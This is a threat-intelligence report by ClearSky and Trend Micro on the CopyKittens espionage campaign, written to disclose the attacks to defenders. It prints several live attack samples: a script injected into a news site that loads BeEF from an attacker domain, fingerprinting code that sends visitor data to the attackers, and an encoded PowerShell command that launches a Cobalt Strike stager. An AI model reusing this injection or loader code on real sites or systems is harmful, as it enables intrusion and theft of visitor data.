Operation Wilted Tulip

Exposing a cyber espionage apparatus

ClearSky Cyber Security

Trend Micro

July 2017

Contents

Introduction

CopyKittens is a cyberespionage group that has been operating since at least 2013. In November 2015, ClearSky and Minerva Labs published[1] the first public report exposing its activity. In March 2017, ClearSky published a second report[2] exposing further incidents, some of which impacted the German Bundestag. In this report, Trend Micro and ClearSky expose a vast espionage apparatus spanning the entire time the group has been active. It includes recent incidents as well as older ones that have not been publicly reported; new malware; exploitation, delivery and command and control infrastructure; and the group's modus operandi. We dubbed this activity **Operation Wilted Tulip**

Targetting

CopyKittens is an active cyber espionage actor whose primary focus appears to be foreign espionage on strategic targets. Its main targets are in countries such as Israel, Saudi Arabia, Turkey, The United States, Jordan, and Germany. Occasionally individuals in other countries are targeted as well as UN employees.
Targeted organizations include government institutions (such as Ministry of Foreign Affairs), academic institutions, defense companies, municipal authorities, sub-contractors of the Ministry of Defense, and large IT companies. Online news outlets and general websites were breached and weaponized as a vehicle for watering hole attacks.

For example, a malicious email was sent from a breached account of an employee in the Ministry of Foreign Affairs in the Turkish Republic of Northern Cyprus, trying to infect multiple targets in other government organizations worldwide. In a different case, a document likely stolen from the Turkish Ministry of Foreign affairs was used as decoy. In other cases, Israeli embassies were targeted, as well as foreign embassies in Israel.

Victims are targeted by watering hole attacks, and emails with links to malicious websites or with malicious attachments. Fake Facebook profiles have been used for spreading malicious links and building trust with targets. Some of the profiles have been active for years.

Malware

CopyKittens use several self-developed malware and hacking tools that have not been publicly reported to date, and are analyzed in this report: **TDTESS** backdoor; **Vminst,** a lateral movement tool; **NetSrv,** a Cobalt Strike loader; and **ZPP**, a files compression console program. The group also uses **Matryoshka v1**, a self-developed RAT analyzed by ClearSky in the 2015 report, and **Matryoshka v2** which is a new version, albeit with similar functionality.

The group often uses the trial version of Cobalt Strike[3], a publicly available commercial software for "Adversary Simulations and Red Team Operations." Other public tools used by the group are Metasploit, a well-known free and open source framework for developing and executing exploit code against a remote target machine; Mimikatz, a post-exploitation tool that performs credential dumping; and Empire, "a PowerShell and Python post-exploitation agent." For detection and exploitation of internet-facing web servers, CopyKittens use Havij, Acunetix and sqlmap.

A notable characteristic of CopyKittens is the use of DNS for command and control communication (C&C) and for data exfiltration. This feature is available both in Cobalt Strike and in Matryoshka.

Most of the infrastructure used by the group is in the U.S., Russia, and The Netherlands. Some of it has been in use for more than two years.

[1] www.clearskysec.com/report-the-copykittens-are-targeting-israelis/
[2] www.clearskysec.com/copykitten-jpost/
[3] https://www.cobaltstrike.com

Targeting

Based on Trend Micro Telemetry, incident response engagements, and open source threat intelligence investigations, we have learned of CopyKittens target organizations and countries. Its main targets are in countries such as Israel, Saudi Arabia, Turkey, The United States, Jordan, and Germany. Occasionally individuals in other countries are targeted as well as UN employees.

Targeted organizations include government institutions (such as Ministry of Foreign Affairs), academic institutions, defense companies, municipal authorities, sub-contractors of the Ministry of Defense, and large IT companies. Online news outlets and general websites were breached and weaponized as a vehicle for watering hole attacks.

For example, a malicious email was sent from a breached account of an employee in the Ministry of Foreign Affairs in the Turkish Republic of Northern Cyprus, trying to infect multiple targets in other government organizations worldwide. In a different case, a document likely stolen from the Turkish Ministry of Foreign affairs was used as decoy. In other cases, Israeli embassies were targeted, as well as foreign embassies in Israel.

Based on the size of the attack infrastructure and length of the campaign, we estimate that there have been at least a few hundred people infected in multiple organizations in the targeted countries.

After infecting a computer within a target organization, the attacker would move latterly using one of the malware descried in chapter "Malware." It seems that their objective is to gather as much information and data from target organizations as possible. They would indiscriminately exfiltrate large amounts of documents, spreadsheets, file containing personal data, configuration files and databases.

In at least one case, the attackers breached an IT company, and used VPN access it had to client organizations to breach their networks.

Often, victim organizations would learn of the breach due to the non-stealthy behavior of the attackers. The attackers would "get greedy," infecting multiple computers within the network of breached organizations. This would raise an alarm in various defense systems, making the victims initiate incident response operations.

Delivery and Infection


CopyKittens attack their targets using the following methods:

- **Watering hole attacks** – inserting malicious JavaScript code into breached strategic websites.
- **Web based exploitation** – emailing links to websites built by the attackers and containing known exploits.
- **Malicious documents** – email attachments containing weaponized Microsoft Office documents.
- **Fake social media entities** – fake personal and organizational Facebook pages are used for interaction with targets and for information gathering.
- **Web hacking** – Havij, Acuntix and sqlmap are used to detect and exploit internet-facing web servers.

These methods are elaborated below.

Watering Hole Attacks

On 30 March 2017, ClearSky reported a breach of multiple websites, such as Jerusalem Post, Maariv news and the IDF Disabled Veterans Organization website.[4] JavaScript code was inserted into the breached websites, loading BeEF (Browser Exploitation Framework) from domains owned by the attackers .[5] For example:



```
/ v1.11.0 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */
(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw
cument");return b(a)}:b(a)};var imported = document.createElement('script'); imported.src='https://js.jguery.net/jquery.min.js' d
ed"!=typeof window?window:this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnPrope
1.0",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b)
Case()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){ret
is.length]:this[a]:d.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=thi
.each(this,a,b)},map:function(a){return this.pushStack(n.map(this,function(b,c){return a.call(b,c,b)}))},slice:function(){return
Stack(d.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return this.eq(-1)},eq:function(a){var b=this
```

Malicious code added to Maariv website

The malicious code was loaded from one of the following addresses:

*https://js.j**g**uery[.]net/jquery.min.js*
*https://js.j**g**uery[.]online/jgueryui.min.js*

This would enable the attackers to perform actions such as browser fingerprinting and information gathering, social engineering attacks (like asking for credentials, redirect to another page, asking the user to install a malicious extension or malware), network reconnaissance, infecting the computer using Metasploit exploits, and more.[6] The malicious code was served only when specific targets visited the website, likely based on IP whitelisting.

Notably, prior to that publication, the German Federal Office for Information Security (BSI) said in a statement that it had investigated "problems in network traffic" of the German Bundestag.[7] The statement concluded that the website of Israeli newspaper **Jerusalem Post** was manipulated and linked to a harmful third party in January 2017.


[4] www.clearskysec.com/copykitten-jpost
[5] http://beefproject.com
[6] https://github.com/beefproject/beef/wiki
[7] https://www.bsi.bund.de/DE/Presse/Pressemitteilungen/Presse2017/Cyber-Angriff_auf_den_Bundestag_Stellungnahme_29032017.html

Web-Based Exploitation

In two incidents, the attackers breached the mailbox of a person related to a target organization. From this (real) account, they replied to previous correspondences with these organizations, adding a malicious link to a website registered and built by attackers: primeminister-goverment-techcenter[.]tech. [8]


JavaScript code, at least parts of which were copied from public sources, fingerprinted the visitor's web browser.[9] This was likely used for later browser exploitation with known vulnerabilities.

In some pages the code enumerates and collects a list of installed browser plugins, in others it tries to detect the real IP of the computer:



```
application("Adobe Reader",fixReaderVersion(control.GetVe
plugin=checkPlugin('Adobe Acrobat');if(plugin)
application("Adobe Reader",extractVersion(plugin,"acrobat
application("Adobe Flash",control.GetVariable('$version')
application("Adobe Flash",extractVersion(plugin,"flash"))
application("Adobe Shockwave",control.ShockwaveVersion(''
application("Adobe Shockwave",extractVersion(plugin,"sw")
plugin=checkPlugin('Silverlight Plug-In');if(plugin)
application("MS Silverlight",extractVersion(plugin,"descr
plugin=checkPlugin("realone player");if(plugin)
application("RealOne Player",extractVersion(plugin,"real"
application("Real Player",extractVersion(plugin,"real"));
application("Real Jukebox",extractVersion(plugin,"real"))
application("Apple QuickTime","");plugin=checkPlugin("qui
application("Apple QuickTime",extractVersion(plugin,"qt")
application("Windows Media Player",control.versionInfo);p
application("Windows Media Player",extractVersion(plugin,
else{try{var t=document.getElementById("checkip");var v=t
catch(e){}}
if(typeof(compatability)!="undefined"&&typeof(compatabili
application("Internet Explorer",version.replace(/,/g,'.')
try{application("JScript",ScriptEngineMajorVersion()+"."+
catch(e){}
```


Browser Plugins enumeration via JavaScipt code



```
var internalAddress = function() {
    if (deployJava.getBrowser() != "MSIE") {
        try {
            var socket = new java.net.Socket();
            socket.bind(new java.net.InetSocketAddress('0.0.0.0'
            socket.connect(new java.net.InetSocketAddress(docume
            address = socket.getLocalAddress().getHostAddress();
            return address;
```

Internal IP detection with Java

The data is sent to the attackers, and the victim is redirected to https://akamitechnology[.]com/.




```
$(document).ready(function() {
    detect();
    window.setTimeout(function() {
        var ref = '?id=' + window.location.href.split(/\?id=/)[1];
        $.post('/compatible' + ref, {
            data: applications.join("\n"),
            from: intip
        }, function() {
            window.location = "https://akamaitechnology.com/";
        });
    }, 250);
});
```

Collected data sent to server, then redirecting to new domain

[8] https://blog.domaintools.com/2017/03/hunt-case-study-hunting-campaign-indicators-on-privacy-protected-attack-infrastructure

[9] https://gist.github.com/kou1okada/2356972



view-source:~~https~~://ssl.pmo.gov.il-dana-naauthurl1-welcome.cgi.primeminister-goverment-techcenter.tech

```
html>
   <head>
       <script language="javascript" type="text/javascript" src="/check.js"></script>
       <meta http-equiv="refresh" content="20; url=https://akamaitechnology.com/">
   </head>
   <body id="compatability" style="behavior:url(#default#clientCaps)">
       <script type="text/javascript">
       //<![CDATA[
           if (false && deployJava.getJREs().length > 0) {
               var attributes = { codebase: "/java", code: "iecheck.class", id: "checkip"
ayscript: "true" };
               deployJava.runApplet(attributes);
           }
           else if (false && navigator.javaEnabled != undefined && navigator.javaEnabled(
               document.writeln('<applet codebase="/java" code="iecheck.class" id="checki
ayscript="true"></applet>');
           }
       //]]>
       </script>
   </body>
```

JavaScript and Java code loaded into webpage, victim is redirected after 20 seconds

Malicious Documents

The attackers use three document based exploitation types: exploiting CVE-2017-0199, embedding OLE objects, and macros. If the victim opens a document and the exploitation is successful (in the latter two, user interaction might be required), the attackers would receive access to the computer via self-developed or publicly available malware (see "Malware" chapter for more details).


Exploiting CVE-2017-0199

On 26 April 2017, a malicious email was sent from an employee account that was likely breached within the Ministry of Northern Cyprus. It was sent to a disclosed recipients list in government institutions in several countries and other organizations, mostly in or related to ministries of foreign affairs. We should note, however, that it is possible that the attackers were interested only in a few of the recipient organizations, but sent it to a wider list because they showed up in previous correspondences in the breached account.

Recipients were in the following domains:

mofa.gov.vn
mfa.gov.sg
mfa.gov.tr
post.mfa.uz
mfa.am
mfa.gov.by
beijing.mfa.gov.il
mofat.go.kr
mfa.no
mofa.go.jp
athens.mfa.gov.il
riga.mfa.sk
amfam.com
emfa.pt
mfa.gov.il
mfa.gov.mk
bu.edu
us.mufg.jp
cyburguide.com
newdelhi.mfa.gov.il
hemofarm.co.yu
mfat.govt.nz
mfa.gr
mfa.gov.lv
mfa.gov.ua
mfa.go.th
mfa.gov.bn
mfa.ee
sbcglobal.net
mfa.is

The email is presented below:[10]



From S[redacted]@mfa.gov.ct.tr>

Subject **Fw: IRAN NORTH-KOREA RUSSIA**

4/26/2017 12:13 AM

To [redacted]

dhlee51@mofat.go.kr <dhlee51@mofat.go.kr>; dreamfact171@comcast.net <dreamfact171@comcast.net>; dzungdc@mofa.gov.vn <dzungdc@mofa.gov.vn>

From: [redacted]
Sent: Wednesday, April 26, 2017 9:12 AM
To: [redacted]
Subject: Fw: IRAN NORTH-KOREA RUSSIA


From: [redacted]
Sent: Wednesday, April 26, 2017 9:10 AM
To: [redacted]
[redacted]nfa.gov.tr
Subject: IRAN NORTH-KOREA RUSSIA

Iran–North Korea relations are described as being positive by official news agencies of the two countries. Diplomatic relations picked up following the Iranian Revolution in 1979 and the establishment of an Islamic Republic. Iran and North Korea pledge cooperation in educational, scientific, and cultural spheres, as well as cooperating in th nuclear program of Iran.The United States has been greatly concerned by North Korea's arms deals with Iran, which started during the 1980s with North Korea acting as a third party in arms deals between the Communist bloc and Iran, as well as selling domestically produced weapons to Iran, and North Korea continues selling missile and nuclear technology to Iran. North Korea and Iran are the remaining two members of George W. Bush's "Axis of evil", which has led to many of the concerns regarding Iran–North Korea relations.

1 attachment: IRAN_NORTH-KOREA_Russia 20170420.docx 121 KB

Redacted version of the malicious email sent form the Ministry of Foreign Affairs in the Turkish Republic of Northern Cyprus

Attached to it was a document named "IRAN_NORTH-KOREA_Russia 20170420.docx".[11]



Russia 100427

Basic Political Developments

- RIA: Iran behaves 'irresponsibly' regarding nuclear program – Medvedev - "Iran so far does not show proper understanding and behaves irresponsibly enough. This is all sad of course. Therefore, if this situation continues we exclude nothing and sanctions as well," Dmitry Medvedev said in an interview with the Danish Broadcasting Corporation (DR) before his official visit to Denmark on Tuesday.
- Press TV: Iran, Russia develop telecom ties - The contract and the Memorandum of Understanding (MoU) were signed on Monday in Moscow between Iran's Telecommunication Infrastructure Company (TIC) and Russian firm Telecom, in the presence of Iran's Telecommunications Minister Reza Taqipour and his

Content of the malicious document

The document exploited CVE-2017-0199, downloading an rtf file from:

update.microsoft-office[.]solutions/license.doc

The rtf file loads a VBA script from:

http://38.130.75[.]20/check.html

[10] https://www.virustotal.com/en/file/521687de405b2616b1bb690519e993a9fb714cecd488c168a146ff4bbf719f87/analysis/


[11] https://www.virustotal.com/en/file/026e9e1cb1a9c2bc0631726cacdb208e704235666042543e766fbd4555bd6950/analysis

Which runs a Cobalt Strike stager that communicates with:

aaa.stage.14043411.email.sharepoint-microsoft[.]co

In another case, the following document was uploaded to VirusTotal from Israel:[12]

"The North Korean weapons program now testing USA range.docx"



Microsoft Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?

Show Help >>
Yes
No
Help
4dd1c225292014e65edb83f2684f2d5: 3,933 characters (an approximate value).

Content of the malicious document and a prompt that opens when external links are updated


It downloads an rtf document from:

http://update.microsoft-office[.]solutions/license.doc

This downloads VBA code that runs a Cobalt Strike stager from the following addresses:

http://38.130.75[.]20/error.html

Pivoting from update.microsoft-office[.]solutions, we found diagnose.microsoft-office[.]solutions, which pointed to 5.34.181.13. Using PassiveTotal we found 40.dc.c0ad.ip4.dyn.gsvr-static[.]co. Googling for gsvr-static[.]co, we found another sample, gpupdate.bat," which runs PowerShell code that extracts a Cobalt Strike stager.[13]:




```
└ cmd.exe cmd /c ""C:\gpupdate.bat" " (PID: 2656)
   └ ekrn.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAag
     CAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBB
     AHIAMgBDAEsAZQBUAG0AQgBFAEEANgBoAHgAVgA2AGIASgBXAHMAdgBzAG
     BwAEEAbQBvAEoAZwA5AHQARQBPAHAAKwBRAEkASwBUAGMAbAA4AHEAN
     BrAEQAQwBVAC8AcwBpAGQARABIAEcAQQBQAFUAawA1AGYAYwBUAEIAMAB1
     ATABqADQAZwAxAHQAMABNADQAUwBKAG0AagA3AGIAYgBKAFAAVQB6ADk
     wBQAFAAQgBhAGsATQBzAEkAZgAwAGgAbgBTADQATABWADQAeQB2AE0ATQ
     5ADgAdABDAGkAMABIAGkATABNAFEAawBVADIAOQA2AEUAZwBYAHMARgBtA
     AeABoAHYAcABMAGIATABhAGcANwB1AEYAaABBAFIAQgBiADcAMAA2AHkAdgB
     SABtAG0AVQBIAGoAeQBCAGYAVQBJADcAQQB2AFMATQBDADMASgBnAGsAZ
     6AEgAMwB2AHMAZAAxAEkAWABKAHkAcQBrADkAWABYADEAaAAvAEYAZwBR
     AG4AYwBSAHgAbgB5AGsAQwBaAHkAbAAxAEkAeABMAHgAbABnAEIAQgBZADg
     AUwBaADIAWgAyAG4ARQBwAHoAUwBlAGMAMgBvAHYAYwBTAGUATABuAFoA
     dABPAEkAdwAwAGcAQwBTAE8ASABBADEAZwBkAEQARgBUAG4AYgBJAEgAWQ
     AEoAeQBxAHkANwBoAHYARQBBAHcARABUAGIAeABtAGMANQBVAEIASwBrAE
     ABrAGgAegBUAGIAUQBwAEgAZwB5AFYATAArAFkAYQA0AFIATQBVAEUAdABIAE
     AcwBkAGEAcABQADYAMwBxAFQAdQB3AFEAVAA1AFQAVQB3AGEAbQBEAEgAc
     UAdwBKAHgAVwBqAHoAYgBBAEwAOQBTAEYATABxAFMAVABlAHMARQB0AHM
```

Base64 encoded PowerShell code that loads Cobalt Strike stager

[12] https://www.virustotal.com/en/file/43fbf0cc6ac9f238ecdd2d186de397bc689ff7fcc8c219a7e3f46a15755618dc/analysis

[13] https://www.hybrid-analysis.com/sample/1f6e267a9815ef88476fb8bedcffe614bc342b89b4c80eae90e9aca78ff1eab8

The sample communicates with gsvr-static[.]co via DNS.



Network Analysis

DNS Requests

Domain
tqa.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
qfa.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
cyb.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
zjb.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
dhb.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
mfb.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
hda.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
vib.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
kja.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co
lhb.stage.12735072.40.dc.c0ad.ip4.sta.gsvr-static.co

DNS requests performed by the sample

Yet in another case, malicious documents named “omnews.doc” and “pictures.doc” were served from the following locations:

http://fetchnews-agency.news-bbc[.]press/en/20170/pictures.doc
